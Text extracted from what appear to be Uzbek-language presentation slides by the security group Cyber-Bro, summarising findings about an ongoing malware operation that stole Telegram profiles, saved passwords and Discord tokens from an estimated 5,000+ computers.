
Moscow, Russia • 23:12

Rasmiy Telegram ilovasi Android, iPhone, iPad, Windows, macOS va Linux uchun mavjud.

1-kun

04262 220

Zararli dasturni tarqatuvchi shaxs kompyuteridan "screenshot"



Nimalar aniqlandi ?

1. Qo'lga kiritilgan telegram profillar haqida ma'lumotlar
2. Fayllar, (targetlar nomi bilan alohida tartiblangan)
3. Operator brovzerida saqlangan login/parollar
4. Discord tokenlari

1. Operatsiya 2023-yil dekabr oyida boshlangan va hozirgacha davom etmoqda...
2. Zararlangan "host" lar soni tahminan 5.000+ kompyuter
3. Zararli dasturlar tarqatilgan auditoriyalar hajmi **3+ mln** kishi (kanal va chatlar kesimida)

CYBER ARD



QUESTIONS ?



**USHBU OPERATSIYANING YANGI
NATIJALARI VA BOSHQA
IZLANISHLARIMIZ BILAN TANISHISH
UCHUN BIZNI KUZATIB BORING.**

www.CYBER-BRO.uz

info@cyber-bro.uz

[@cyberbrosecurity](https://twitter.com/cyberbrosecurity)



THANKS